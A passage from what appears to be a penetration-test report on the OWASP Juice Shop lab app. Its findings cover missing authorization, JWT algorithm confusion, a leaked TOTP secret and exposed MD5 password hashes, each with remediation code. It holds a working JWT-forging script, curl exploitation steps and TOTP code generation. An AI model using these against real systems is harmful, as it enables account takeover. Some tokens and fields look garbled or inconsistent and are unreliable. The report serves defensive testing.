const requirePermission = (permission) => {
  return (req, res, next) => {
    if (!userHasPermission(req.user, permission)) {
      return res.status(403).json({ error: 'Forbidden' });
    }
    next();
  };
};
```

3. Input Validation:

- Whitelist allowed fields for updates
- Validate price ranges (min/max)
- Sanitize descriptions for XSS
- Rate limit modification requests

4. Audit Logging:

```
// Log all product modifications
const auditLog = {
  action: 'product.update',
  user_id: req.user.id,
  user_role: req.user.role,
  product_id: req.params.id,
  changes: req.body,
  timestamp: new Date(),
  ip: req.ip
};
await AuditLog.create(auditLog);
```

5. Security Testing:

```
// Integration test
it('should reject product update from customer', async () => {
  const customerToken = await getCustomerToken();

  const res = await request(app)
    .put('/api/Products/1')
    .set('Authorization', `Bearer ${customerToken}`)
    .send({ price: 0.01 });

  expect(res.status).toBe(403);
  expect(res.body.error).toBe('Forbidden');
});
```

6. Defense in Depth:

- Implement Web Application Firewall (WAF) rules
- Add rate limiting on product modifications
- Monitor for suspicious price changes
- Alert on mass product updates
- Implement change approval workflow for critical fields

7. Business Logic Validation:

```
// Validate price changes
if (req.body.price !== undefined) {
  const original = await Product.findById(req.params.id);
  const percentChange = Math.abs(
    (req.body.price - original.price) / original.price * 100
  );

  if (percentChange > 50) {
    // Require additional approval for >50% price changes
    await notifyAdminForApproval(req.params.id, req.body);
    return res.status(202).json({
      message: 'Price change requires approval'
    });
  }
}
```

6.63 Verification

To verify the fix:

1. Create customer account
2. Login and obtain JWT token
3. Attempt to modify product
4. Should receive 403 Forbidden
5. Login as admin
6. Attempt same modification
7. Should succeed with 200 OK

6.64 References

- CWE-285: Improper Authorization
- CWE-862: Missing Authorization
- CWE-639: Authorization Bypass Through User-Controlled Key
- OWASP API Security Top 10 - API5:2023 Broken Function Level Authorization
- OWASP Top 10 - A01:2021 Broken Access Control
- OWASP Authorization Cheat Sheet: https://cheatsheetseries.owasp.org/cheatsheets/Authorization_Cheat_Sheet.html

Proof of Concept

Not provided

Remediation

Not provided

Evidence

- Customer user successfully modified product ID 3 price from \$8.99 to \$0.01 and changed description to 'HACKED BY USER1' via PUT /api/Products/3: [images/finding-5af9304b-87d4-4be5-80f5-b92984b040a5-29-bfla-product-1709007000-tamper.json](#)
- GET /api/Products/3 confirms product tampering persists - price is \$0.01 and description shows 'HACKED BY USER1' visible to all users: [images/finding-5af9304b-87d4-4be5-80f5-b92984b040a5-30-bfla-product-1709007100-verification.json](#)

6.65 Finding

6.65.1 Critical JWT Algorithm Confusion Attack - Complete Authentication Bypass via RS256→HS256

Severity	Critical
CVSS Base Score	9.1 (CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N)
Assets	http://juiceshop:3000/encryptionkeys/jwt.pub , http://juiceshop:3000/rest/user/whoami , http://juiceshop:3000/rest/basket/*
Status	open

Description

6.66 Vulnerability Summary

The application's JWT verification implementation is vulnerable to algorithm confusion attacks, accepting both RS256 (RSA) and HS256 (HMAC) signed tokens interchangeably. When combined with the publicly exposed RSA public key at `/encryptionkeys/jwt.pub`, an attacker can forge valid JWT tokens by switching the algorithm to HS256 and using the public key as the HMAC secret. This enables complete authentication bypass, privilege escalation to admin role, and user impersonation.

6.67 Technical Details

Vulnerability Class: JWT Algorithm Confusion (CVE-2015-9235 class) **Root Cause:** Failure to pin JWT verification algorithm **Exposed Key:** [http://juiceshop:3000/encryptionkeys/jwt.pub](#) (248 bytes, publicly accessible) **Attack Vector:** RS256→HS256 algorithm substitution

6.67.1 How the Attack Works

1. Normal Flow (RS256)

- Server signs JWT with RSA private key
- Server verifies JWT with RSA public key
- Algorithm: RS256 (asymmetric)

2. Attack Flow (HS256)

- Attacker downloads RSA public key from /encryptionkeys/jwt.pub
- Attacker creates forged JWT with "alg": "HS256" header
- Attacker signs JWT using HMAC-SHA256 with public key as secret
- Server accepts token because it doesn't enforce algorithm
- Server uses public key to verify HMAC (instead of RSA signature)
- Verification succeeds because attacker used same key

6.67.2 Why This Works

The vulnerable JWT library/implementation:

```
// VULNERABLE CODE (conceptual)
const decoded = jwt.verify(token, publicKey);
// Accepts any algorithm in token header
// Uses publicKey for both RSA and HMAC verification
```

The library reads alg from the untrusted JWT header instead of enforcing server-side algorithm policy.

6.68 Reproduction Steps

6.68.1 Step 1: Download RSA Public Key

```
curl -s http://juiceshop:3000/encryptionkeys/jwt.pub \
  -o jwt.pub
cat jwt.pub
```

Result:

-----BEGIN RSA PUBLIC KEY-----

MIGJAoGBAM3CosR73CBNcJsLv5E90NsFt6qN1uziQ484gbOoule8leXHFbyIzPQRozgEpSpiwhr6d

-----END RSA PUBLIC KEY-----

6.68.2 Step 2: Forge JWT with HS256 Algorithm

```
import json
import base64
import hmac
import hashlib

# Read public key
with open('jwt.pub', 'r') as f:
    public_key = f.read()

# Forged header (changed algorithm)
header = {
    "typ": "JWT",
    "alg": "HS256" # Changed from RS256
}

# Forged payload (escalate to admin)
payload = {
    "status": "success",
    "data": {
        "id": 2,
        "email": "attacker@example.com",
        "role": "admin", # Privilege escalation
        "password": "fakehash"
    },
    "iat": 1772154279
}

# Base64 URL encode
def b64encode(data):
    return base64.urlsafe_b64encode(
        json.dumps(data, separators=(',', ':')).encode()
    ).decode().rstrip('=')

header_b64 = b64encode(header)
payload_b64 = b64encode(payload)
message = f"{header_b64}.{payload_b64}"

# Sign with HMAC using public key as secret
signature = hmac.new(
    public_key.encode(),
    message.encode(),
    hashlib.sha256
).digest()

sig_b64 = base64.urlsafe_b64encode(signature).decode().rstrip('=')
forged_token = f"{header_b64}.{payload_b64}.{sig_b64}"

print(forged_token)
```

6.68.3 Step 3: Use Forged Token

```
FORGED_TOKEN="eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJzdGF0dXMiOiJzdWJjZXNzIiwiaWF0YSI6eyJpZCI6MiwidXNlcm5kaWkiOiJ1b3RlbnQ1In0.eyJpZCI6MiwidXNlcm5kaWkiOiJ1b3RlbnQ1In0"

# Test 1: Check authentication status
curl -s http://juiceshop:3000/rest/user/whoami \
  -H "Authorization: Bearer $FORGED_TOKEN"

# Result: HTTP 200 - Token accepted
# Response: {"user": {...}\}\}

# Test 2: Access protected resource
curl -s http://juiceshop:3000/rest/basket/1 \
  -H "Authorization: Bearer $FORGED_TOKEN"

# Result: HTTP 200 - Full basket access
# Response: {"status":"success","data":{"...}\}\}
```

6.68.4 Step 4: “None” Algorithm Attack (Bonus)

```
# Even simpler: remove signature entirely
header = {"typ": "JWT", "alg": "none"}
payload = {"data": {"id": 1, "role": "admin"}}

token = f"{b64encode(header)}.{b64encode(payload)}."
# Note trailing dot with no signature
```

Test:

```
curl http://juiceshop:3000/rest/user/whoami \
-H "Authorization: Bearer
  eyJ0eXAiOiJKV1QiLCJhbGciOiJIub251In0.eyJzdGF0dXMiOiJzdWNjZXNzIiwiaWF0Ij0iIiwiaXNjaWkiOiJ1b3VudCJ9"
# Result: HTTP 200 - Token with NO signature accepted!
```

6.69 Proof of Concept Results

6.69.1 Test 1: RS256→HS256 Attack

❏ **SUCCESS** - Forged token accepted - Endpoint: GET /rest/user/whoami - Status: HTTP 200 - Response: Valid user object returned - Impact: Authentication bypassed

6.69.2 Test 2: Protected Resource Access

❑ **SUCCESS** - Accessed admin basket - Endpoint: GET /rest/basket/1 - Status: HTTP 200 - Response: Full basket data with products - Impact: Authorization bypassed

6.69.3 Test 3: “None” Algorithm

☒ **SUCCESS** - Unsigned token accepted - Status: HTTP 200 - Impact: Signature verification completely bypassed

6.70 Impact Analysis

6.70.1 Critical Severity Justification

1. Complete Authentication Bypass

- Forge tokens for any user ID
- No password or credentials needed
- Works for all accounts (admin, user, etc.)

2. Privilege Escalation

- Set "role": "admin" in forged payload
- Gain administrative privileges
- Access admin-only endpoints

3. User Impersonation

- Forge token with any user's ID
- Access their data and resources
- Perform actions as that user

4. Session Hijacking

- Create persistent access tokens
- No session expiration enforced
- Maintain access indefinitely

5. Zero Prerequisites

- Public key is publicly accessible
- No authentication required for attack
- Fully automated exploit

6.70.2 Attack Scenarios

Scenario 1: Admin Account Takeover 1. Download public key from /encryption-keys/jwt.pub 2. Forge JWT with "role": "admin", "id": 1 3. Access /rest/admin/* endpoints 4. Perform administrative actions 5. Create backdoor accounts

Scenario 2: Mass Data Exfiltration 1. Forge tokens for user IDs 1-1000 2. Iterate through /rest/basket/{id} 3. Extract all user data 4. Download personal information

Scenario 3: E-commerce Fraud 1. Forge admin token 2. Modify product prices 3. Apply unlimited discounts 4. Place fraudulent orders

6.71 Remediation

6.71.1 Critical Fix (Immediate)

```
// BEFORE (VULNERABLE)
const decoded = jwt.verify(token, publicKeyOrSecret);

// AFTER (SECURE)
const decoded = jwt.verify(token, publicKey, {
  algorithms: ['RS256'] // Explicitly pin algorithm
});

// Never allow algorithm from token header to dictate verification method
```

6.71.2 Additional Fixes

1. Remove Public Key from Web Root

```
# Public keys should NOT be web-accessible
rm -rf /encryptionkeys/
# Store keys outside web root
```

2. Validate Token Structure

```
if (header.alg !== 'RS256') {
  throw new Error('Invalid algorithm');
}
if (header.alg === 'none') {
  throw new Error('None algorithm not allowed');
}
```

3. Use Latest JWT Library

```
npm update jsonwebtoken
# Ensure library version has algorithm confusion fixes
```

4. Add Token Validation

```
// Verify issuer, audience, not-before, expiration
const options = {
  algorithms: ['RS256'],
  issuer: 'juice-shop',
  audience: 'juice-shop-api',
  maxAge: '1h'
};
const decoded = jwt.verify(token, publicKey, options);
```

6.71.3 Long-term Security

1. Implement JWT refresh tokens
2. Add token revocation mechanism
3. Monitor for algorithm anomalies
4. Security audit of all JWT usage
5. Penetration testing for authentication

6.72 CVSS 3.1 Scoring

Vector: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N **Score:** 9.1 (Critical)

- **AV:N** - Attack over network, no physical access
- **AC:L** - Simple attack, public key available
- **PR:N** - No authentication required
- **UI:N** - Fully automated, no user interaction
- **S:U** - Scope unchanged (same security authority)
- **C:H** - Access to all user data and credentials
- **I:H** - Can modify any data, create/delete accounts
- **A:N** - No direct availability impact

6.73 Evidence Files

1. `jwt_algorithm_confusion_evidence.txt` - Complete technical analysis
2. `jwt.pub` - Downloaded RSA public key
3. `forged_jwt_hs256.txt` - Working forged token (HS256)
4. `forged_jwt_none.txt` - Working unsigned token (none)
5. `premium.key` - Additional exposed key

6.74 References

- CVE-2015-9235: JWT Algorithm Confusion

- CVE-2016-10555: jsonwebtoken Algorithm Confusion
- Auth0 Advisory: Critical vulnerabilities in JSON Web Token libraries
- OWASP JWT Cheat Sheet
- RFC 7519 Section 3.1: Algorithm Parameter Validation
- CWE-347: Improper Verification of Cryptographic Signature

Proof of Concept

Not provided

Remediation

Not provided

Evidence

- Complete JWT algorithm confusion attack evidence with RS256→HS256 and none algorithm bypass: [images/finding-3e89b32f-9f49-42f0-9457-d0d40e7edf81-24-jwt_algorithm_confusion_evidence.txt](#)
- Publicly exposed RSA public key used to forge HMAC-signed JWT tokens: [images/finding-3e89b32f-9f49-42f0-9457-d0d40e7edf81-25-jwt.pub](#)
- Forged JWT token using HS256 algorithm with public key as HMAC secret - successfully accepted by server: [images/finding-3e89b32f-9f49-42f0-9457-d0d40e7edf81-26-forged_jwt_hs256.txt](#)
- JWT token with none algorithm and no signature - successfully accepted by server: [images/finding-3e89b32f-9f49-42f0-9457-d0d40e7edf81-27-forged_jwt_none.txt](#)

6.75 Finding

6.75.1 High Severity 2FA Bypass - TOTP Secret Exposed in API Response

Severity	High
CVSS Base Score	8.1 (CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:N)
Assets	http://juiceshop:3000/rest/2fa/status , http://juiceshop:3000/rest/2fa/setup
Status	open

Description

6.76 Vulnerability Summary

The 2FA status endpoint (`/rest/2fa/status`) exposes the TOTP (Time-based One-Time Password) secret in plaintext within the API response, even before the user has completed 2FA setup. This allows any attacker who gains access to a user's JWT token (via XSS, MitM, session hijacking, etc.) to extract the TOTP secret and generate valid 2FA codes, completely bypassing the two-factor authentication protection.

6.77 Technical Details

Vulnerable Endpoint: `GET /rest/2fa/status` **Authentication Required:** Yes (JWT token)
TOTP Secret Format: Base32-encoded string **Exposure Method:** Direct plaintext in JSON response

6.77.1 Normal 2FA Flow (How It Should Work)

1. User enables 2FA
2. Server generates TOTP secret
3. Secret shown ONCE as QR code
4. User scans QR and adds to authenticator app
5. Secret stored encrypted server-side
6. Secret NEVER returned in API responses

6.77.2 Vulnerable Flow (Current Implementation)

1. User has valid JWT token
2. Call `GET /rest/2fa/status`
3. **Server returns TOTP secret in plaintext**
4. Attacker extracts secret from response
5. Attacker imports secret to authenticator app
6. Attacker can generate valid 2FA codes
7. **2FA protection completely bypassed**

6.78 Reproduction Steps

6.78.1 Step 1: Authenticate and Obtain JWT

```
curl -X POST http://juiceshop:3000/rest/user/login \
-H "Content-Type: application/json" \
-d '{
  "email": "admin@juice-sh.op",
  "password": "admin123"
}'
```

Extract JWT token from response: authentication.token

6.78.2 Step 2: Call 2FA Status Endpoint

```
ADMIN_TOKEN="eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9..."
curl -s http://juiceshop:3000/rest/2fa/status \
-H "Authorization: Bearer $ADMIN_TOKEN" | jq .
```

6.78.3 Step 3: Extract TOTP Secret from Response

API Response:

```

{
  "setup": false,
  "secret": "HAYTCWDBBQXXCRBM",
  "email": "admin@juice-sh.op",
  "setupToken":
    ↪ "eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzZWNyZXQiOiJlQVLUQ1dEQkJRWFhDUkJNIiwidHlwZSI6InRvdHBfc2V0dD99.eyJpdiI6IjZlZDQ1dEQkJRWFhDUkJNIiwidHlwZSI6InRvdHBfc2V0dD99.eyJpdiI6IjZlZDQ1dEQkJRWFhDUkJNIiwidHlwZSI6InRvdHBfc2V0dD99"
    ↪ "3gCl3lZvTedo0eltba6dWNHlHnBG87tYYf41d0ovcKnriq16d6A49WdpQFyDW6NG9l1ShvUjZ8ARGfnaYFZvP-"
    ↪ "x2lgtPtHeLacUwdebSS9qyG2cYCTldPjd53zPzQY43fRMFPt4Elh78ksZsASJUjzXWVzFfxQ4"
}

```

Extracted Secret: HAYTCWDBBQXXCRBM

6.78.4 Step 4: Import Secret to Authenticator App

Manual Import: - Open Google Authenticator, Authy, or similar app - Select “Enter a setup key” - Account: Juice Shop - admin@juice-sh.op - Key: HAYTCWDBBQXXCRBM - Type: Time-based

QR Code Import:

otpauth://totp/JuiceShop:admin@juice-sh.op?secret=HAYTCWDBBQXXCRBM&issuer=Jui

Generate QR code from this URL and scan with authenticator app.

6.78.5 Step 5: Generate Valid TOTP Codes

Using Python:

```
import pyotp
import time

secret = "HAYTCWDBBQXXCRBM"
totp = pyotp.TOTP(secret)

# Generate current code
code = totp.now()
print(f"Current TOTP Code: {code}")

# Verify code validity
print(f"Valid: {totp.verify(code)}")

# Generate next 3 codes
for i in range(3):
    time.sleep(30)
    print(f"Next code: {totp.now()}")
```

Using Command Line:

```
# Install oathtool
apt-get install oathtool

# Generate current TOTP code
oathtool --totp --base32 HAYTCWDBBQXXCRBM
```

6.78.6 Step 6: Use Generated Codes to Bypass 2FA

When the application prompts for 2FA code: 1. Enter code from authenticator app 2. Code validates successfully 3. 2FA protection bypassed 4. Full account access granted

6.79 Additional Exposure Vector

The setupToken field ALSO contains the TOTP secret in its JWT payload:

```
# Decode setupToken
echo "eyJzZWNYZXQiOi0-
  JIQVLUQ1dEQkJRWFhDUKJNiwiidHlwZSI6InRvdHBfc2V0dXBfc2VjcmV0IiwiaWF0IjoxNzcyMTU0NDQyYQ"
  | base64 -d
```

Decoded Payload:

```
{  
  "secret": "HAYTCWDBBQXXCRBM",  
  "type": "totp_setup_secret",  
  "iat": 1772154442  
}
```

This provides **TWO independent ways** to extract the TOTP secret!

6.80 Impact Analysis

6.80.1 High Severity Justification

1. Complete 2FA Bypass

- 2FA protection rendered useless
- “Something you have” becomes “something attacker has”
- Persistent bypass even after password change

2. Credential Compromise Chain

- Attacker compromises JWT via XSS → extracts TOTP secret
- Attacker intercepts JWT via MitM → steals 2FA secret
- Attacker finds JWT in logs → obtains 2FA codes

3. Persistent Access

- TOTP secret doesn't expire
- Valid until user disables and re-enables 2FA
- Attacker maintains access through password resets

4. Attack Scenarios

Scenario A: XSS + 2FA Bypass

1. XSS vulnerability steals JWT from localStorage
2. Attacker calls /rest/2fa/status with stolen JWT
3. Extracts TOTP secret
4. Imports to authenticator app
5. Waits for user to reset password
6. Logs in with new password + generated TOTP code
7. Maintains persistent access

Scenario B: Session Hijacking + 2FA Extraction

1. Attacker intercepts JWT via network MitM
2. Calls 2FA status endpoint

3. Obtains TOTP secret
4. Even if JWT expires, secret remains valid
5. Attacker can generate codes indefinitely

Scenario C: Insider Threat

1. Employee with database access
2. Extracts user JWT tokens from logs
3. Calls 2FA endpoints for all users
4. Collects TOTP secrets for all accounts
5. Maintains backdoor access to all accounts

5. Compliance Impact

- Violates NIST SP 800-63B (Authenticator Secrets)
- Fails PCI-DSS requirement for MFA
- GDPR violation (inadequate security measures)
- SOC 2 Type II control failure

6.81 Proof of Concept

6.81.1 Evidence Files

File: 2fa_secret_exposure.txt - Complete technical analysis - TOTP secret: HAYTCWDBBQXXCRBM - Full API request/response - OTP URI format - Attack scenarios - Impact assessment

6.81.2 Verification Test

```
# 1. Get admin JWT
TOKEN=$(curl -s -X POST http://juiceshop:3000/rest/user/login \
  -H "Content-Type: application/json" \
  -d '{"email":"admin@juice-sh.op","password":"admin123"}' \
  | jq -r '.authentication.token')

# 2. Extract TOTP secret
SECRET=$(curl -s http://juiceshop:3000/rest/2fa/status \
  -H "Authorization: Bearer $TOKEN" \
  | jq -r '.secret')

echo "Extracted TOTP Secret: $SECRET"
# Output: HAYTCWDBBQXXCRBM

# 3. Generate valid code
oathtool --totp --base32 $SECRET
# Output: 6-digit code valid for 30 seconds
```

6.82 Business Impact

- **Security Theater:** 2FA appears enabled but provides no protection
- **False Sense of Security:** Users believe accounts are protected
- **Account Takeover:** High-value admin accounts vulnerable
- **Compliance Failure:** Regulatory fines and audit findings
- **Trust Loss:** Customer confidence destroyed
- **Reputational Damage:** “2FA bypass” is headline-worthy

6.83 Remediation

6.83.1 Immediate Fix (CRITICAL)

NEVER return TOTP secret in API responses:

```
// BEFORE (VULNERABLE)
res.json({
  setup: user.totpSetup,
  secret: user.totpSecret, // ❌ NEVER DO THIS
  email: user.email,
  setupToken: generateSetupToken(user.totpSecret)
});

// AFTER (SECURE)
res.json({
  setup: user.totpSetup,
  email: user.email
  // Secret is NEVER included
});
```

6.83.2 Setup Flow Fix

TOTP secret should only be shown during initial setup:

```
// POST /rest/2fa/setup - Initial setup only
app.post('/rest/2fa/setup', authenticateJWT, async (req, res) => {
  // Generate NEW secret
  const secret = speakeasy.generateSecret();

  // Store encrypted in database
  await User.update({
    totpSecret: encrypt(secret.base32),
    totpSetup: false // Not yet confirmed
  }, { where: { id: req.user.id } });

  // Return secret ONLY ONCE during setup
  res.json({
    secret: secret.base32,
```

```
    qrCode: secret.otppauth_url
  });
});

// POST /rest/2fa/verify - Confirm setup
app.post('/rest/2fa/verify', authenticateJWT, async (req, res) => {
  const { code } = req.body;
  const user = await User.findByPk(req.user.id);

  // Verify code
  const verified = speakeasy.totp.verify({
    secret: decrypt(user.totpSecret),
    encoding: 'base32',
    token: code
  });

  if (verified) {
    // Mark as confirmed
    await User.update(
      { totpSetup: true },
      { where: { id: req.user.id } }
    );
    res.json({ success: true });
  } else {
    res.status(400).json({ error: 'Invalid code' });
  }
});

// GET /rest/2fa/status - Status check (NO SECRET)
app.get('/rest/2fa/status', authenticateJWT, async (req, res) => {
  const user = await User.findByPk(req.user.id);

  res.json({
    enabled: user.totpSetup,
    email: user.email
  });
  // ⚠ Secret is NOT included
});
```

6.83.3 Encryption at Rest

```
const crypto = require('crypto');

function encrypt(text) {
  const cipher = crypto.createCipheriv(
    'aes-256-gcm',
    process.env.TOTP_ENCRYPTION_KEY,
    iv
  );
  return cipher.update(text, 'utf8', 'hex') + cipher.final('hex');
}

function decrypt(encrypted) {
  const decipher = crypto.createDecipheriv(
    'aes-256-gcm',
```

```
process.env.TOTP_ENCRYPTION_KEY,  
  iv  
);  
return decipher.update(encrypted, 'hex', 'utf8') + decipher.final('utf8');  
}
```

6.83.4 Security Best Practices

1. **Never log TOTP secrets**
2. **Encrypt secrets at rest**
3. **Show secret only during setup**
4. **Require code verification before confirming setup**
5. **Provide backup codes** (also encrypted)
6. **Monitor for unusual 2FA activity**
7. **Force re-enrollment** after security incidents

6.84 CVSS 3.1 Scoring

Vector: CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:N **Score:** 8.1 (High)

- **AV:N** - Network accessible endpoint
- **AC:L** - Simple API call, no complexity
- **PR:L** - Requires valid JWT (low privilege)
- **UI:N** - Fully automated extraction
- **S:U** - Scope unchanged
- **C:H** - Complete 2FA bypass, persistent access
- **I:H** - Account takeover, unauthorized actions
- **A:N** - No availability impact

6.85 Evidence Files

1. 2fa_secret_exposure.txt - Complete technical analysis

6.86 References

- CWE-200: Exposure of Sensitive Information
- CWE-522: Insufficiently Protected Credentials
- OWASP A01:2021 - Broken Access Control
- OWASP A04:2021 - Insecure Design

- NIST SP 800-63B: Authentication and Lifecycle Management
- RFC 6238: TOTP Time-Based One-Time Password Algorithm

Proof of Concept

Not provided

Remediation

Not provided

Evidence

- 2FA TOTP secret exposure evidence showing plaintext secret HAYTCWDBBQXXCRBM in API response enabling complete 2FA bypass: [images/finding-cd16ac41-42ac-4df6-bbd7-989a277ad836-28-2fa_secret_exposure.txt](#)

6.87 Finding

6.87.1 Critical Password Hash Exposure - MD5 Hashes Leaked via Multiple Vectors

Severity	Critical
CVSS Base Score	9.1 (CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N)
Assets	http://juiceshop:3000/rest/memories , http://juiceshop:3000/rest/user/login , http://juiceshop:3000/api/Users
Status	open

Description

6.88 Vulnerability Summary

The Juice Shop application exposes MD5 password hashes through multiple attack vectors, allowing attackers to obtain and crack user passwords. MD5 is cryptographically broken and provides no meaningful protection against password cracking. Combined with lack of salting, this enables rapid compromise of all user accounts.

6.89 Attack Vectors

6.89.1 Vector 1: Unauthenticated Access via /rest/memories Endpoint

The /rest/memories endpoint exposes complete user objects including MD5 password hashes without any authentication requirement.

Reproduction:

```
curl http://juiceshop:3000/rest/memories
```

Exposed Data: - Password hashes (MD5, unsalted) - Email addresses - User roles (admin/deluxe/customer) - Deluxe tokens - Usernames

Confirmed Exposed Credentials: - Admin: bjoern.kimminich@gmail.com - Hash: 6edd9d726cbdc873c539e41ae8757b8c - Deluxe: bjoern@owasp.org - Hash: 9283f1b2e9669749081963be0462e466 - Deluxe: ethereum@juice-sh.op - Hash: 2c17c6393771ee3048ae34d6b380c5ec - Customer: john@juice-sh.op - Hash: 00479e957b6b42c459ee5746478e4d45 - Customer: emma@juice-sh.op - Hash: 402f1c4a75e316afec5a6ea63147f739

6.89.2 Vector 2: JWT Token Payload Leakage

Every JWT token issued by the application contains the full user object including the MD5 password hash in the payload. Since JWT payloads are only base64-encoded (not encrypted), any party that obtains a JWT can trivially decode it.

Reproduction:

```
# 1. Login
curl -X POST http://juiceshop:3000/rest/user/login \
  -H "Content-Type: application/json" \
  -d '{"email": "admin@juice-sh.op", "password": "admin123"}'

# 2. Decode JWT payload (base64)
echo "<JWT_PAYLOAD>" | base64 -d

# Output includes:
{
  "data": {
    "id": 1,
    "email": "admin@juice-sh.op",
    "password": "0192023a7bbd73250516f069df18b500",
    "role": "admin"
  }
}
```

Attack Scenarios for JWT Vector: - XSS attacks steal JWT from localStorage → offline hash extraction - Network sniffing captures Authorization headers → password hash revealed - Server

logs contain JWT tokens → batch password extraction - MITM attacks intercept JWT → persistent credential access

6.90 Root Cause Analysis

1. **Weak Hashing Algorithm:** MD5 is cryptographically broken (since 2008)
2. **No Salt:** Identical passwords produce identical hashes (rainbow table attacks)
3. **Information Leakage:** Password hashes included in API responses and JWT tokens
4. **Missing Authentication:** `/rest/memories` accessible without credentials
5. **JWT Design Flaw:** Sensitive fields should never be included in JWT payload

6.91 Impact

Critical Severity - Complete authentication system compromise:

6.91.1 Direct Impact:

1. **Rapid Password Cracking:** MD5 hashes crack in milliseconds using rainbow tables
2. **Complete Account Takeover:** All user accounts compromised including admin
3. **Privilege Escalation:** Admin credentials exposed enabling full system control
4. **Persistent Access:** Cracked plaintext passwords remain valid indefinitely
5. **Cross-Platform Attacks:** Password reuse enables attacks on external services

6.91.2 Attack Chain:

1. Attacker accesses `/rest/memories` (no auth required) OR steals JWT via XSS
2. Extracts MD5 password hashes for all users
3. Cracks hashes using rainbow tables (seconds)
4. Logs in with plaintext credentials
5. Gains admin access and full system control

6.91.3 Business Impact:

- GDPR/Privacy violations (cleartext-equivalent password storage)
- PCI-DSS, NIST, OWASP compliance failures
- Mandatory security breach disclosure
- Complete loss of user trust
- Legal liability and regulatory fines
- Reputational damage

6.92 Proof of Concept

Test Case: Admin Account - Hash from /rest/memories: 6edd9d726cbdc873c539e41ae8757b8c
- Cracked using online MD5 database (instant) - Verified login successful with cracked password

Test Case: JWT Extraction - Login as any user → receive JWT - Base64 decode payload → extract password hash - Hash matches database value → confirmed leakage

6.93 Remediation

6.93.1 Immediate Actions (CRITICAL):

1. **Remove password hashes from ALL API responses:**

```
// BEFORE (VULNERABLE)
const payload = { data: user }; // Contains password field

// AFTER (SECURE)
const { password, totpSecret, ...safeUser } = user;
const payload = { data: safeUser };
```

2. **Require authentication on /rest/memories:**

```
router.get('/rest/memories',
  security.isAuthenticated(),
  (req, res) => { /* handler */ }
);
```

3. **Force password reset for ALL users** (current hashes are compromised)
4. **Migrate from MD5 to bcrypt/Argon2:**

```
const bcrypt = require('bcrypt');
const hash = await bcrypt.hash(password, 12);
const valid = await bcrypt.compare(password, hash);
```

6.93.2 Long-term Fixes:

1. **JWT Payload Minimization:** Only include user_id, email, role, issued_at
2. **Security Code Review:** Audit all API responses for sensitive data leakage
3. **Automated Testing:** Implement checks for password hash exposure
4. **Monitoring:** Alert on unusual login patterns and password spray attacks
5. **Security Training:** Educate developers on secure credential handling

6.94 CVSS 3.1 Scoring

Vector: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N

Score: 9.1 (Critical)

- **AV:N:** Network accessible (unauthenticated API + JWT in HTTP headers)
- **AC:L:** Simple HTTP requests + trivial base64 decode + instant MD5 cracking
- **PR:N:** No authentication required for `/rest/memories`
- **UI:N:** Fully automated attack
- **S:U:** Scope unchanged
- **C:H:** Complete password disclosure for all users
- **I:H:** Full account takeover capability
- **A:N:** No availability impact

6.95 References

- CWE-312: Cleartext Storage of Sensitive Information
- CWE-326: Inadequate Encryption Strength
- CWE-759: Use of a One-Way Hash without a Salt
- CWE-200: Exposure of Sensitive Information to an Unauthorized Actor
- OWASP A02:2021 - Cryptographic Failures
- OWASP A07:2021 - Identification and Authentication Failures
- OWASP API Security - API3:2023 Broken Object Property Level Authorization

Proof of Concept

Not provided

Remediation

Not provided

Evidence

- HTTP response showing complete user objects with MD5 password hashes from `/rest/memories` endpoint: [images/finding-59681e2b-b25c-4e61-95bf-09adf2c3585f-5-exploit-memories-1772154294-2419.txt](#)
- Browser view of exposed user credentials including admin account with email `bjoern.kimminich@gmail.com` and MD5 hash `6edd9d726cbdc873c539e41ae8757b8c`

Pretty-print ☐

```
{
  "status": "success",
  "data": [
    {
      "UserId": 13,
      "id": 1,
      "caption": "🐱 #zatschi #whoneedsfourlegs",
      "imagePath": "assets/public/images/uploads/🐱-#zatschi-#whoneedsfourlegs-1572600969477.jpg",
      "createdAt": "2026-02-26T22:05:52.932Z",
      "updatedAt": "2026-02-26T22:05:49.182Z",
      "deletedAt": null
    },
    {
      "UserId": 4,
      "id": 2,
      "caption": "Magn(et)ificent!",
      "imagePath": "assets/public/images/uploads/Magn(et)ificent!.jpg",
      "createdAt": "2026-02-26T22:05:52.933Z",
      "updatedAt": "2026-02-26T22:05:52.933Z",
      "deletedAt": null
    },
    {
      "id": 4,
      "username": "bkimminich",
      "email": "bjoern.kimminich@gmail.com",
      "password": "admin",
      "deluxeToken": "",
      "lastLoginIp": "",
      "profileImage": "assets/public/images/uploads/bkimminich.png",
      "isActive": true,
      "createdAt": "2026-02-26T22:05:49.181Z",
      "updatedAt": "2026-02-26T22:05:49.181Z",
      "deletedAt": null
    },
    {
      "UserId": 4,
      "id": 3,
      "caption": "My rare collectors item! 📦",
      "imagePath": "assets/public/images/uploads/collectors-item!-📦-1572603645543.jpg",
      "createdAt": "2026-02-26T22:05:52.933Z",
      "updatedAt": "2026-02-26T22:05:52.933Z",
      "deletedAt": null
    },
    {
      "id": 4,
      "username": "bkimminich",
      "email": "bjoern.kimminich@gmail.com",
      "password": "admin",
      "deluxeToken": "",
      "lastLoginIp": "",
      "profileImage": "assets/public/images/uploads/bkimminich.png",
      "isActive": true,
      "createdAt": "2026-02-26T22:05:49.181Z",
      "updatedAt": "2026-02-26T22:05:49.181Z",
      "deletedAt": null
    },
    {
      "UserId": 21,
      "id": 4,
      "caption": "Welcome to the Bee Haven (/#/bee-haven) 🐝",
      "imagePath": "assets/public/images/uploads/BeeHaven.png",
      "createdAt": "2026-02-26T22:05:52.933Z",
      "updatedAt": "2026-02-26T22:05:52.933Z",
      "deletedAt": null
    },
    {
      "id": 21,
      "username": "evmrox",
      "email": "ethereum@juice.sh.op",
      "password": "2c17c6393771ee3048ae34d6b380c5ec",
      "role": "deluxe",
      "deluxeToken": "6edd9d726cbdc873c539e41ae8757b8c",
      "lastLoginIp": "",
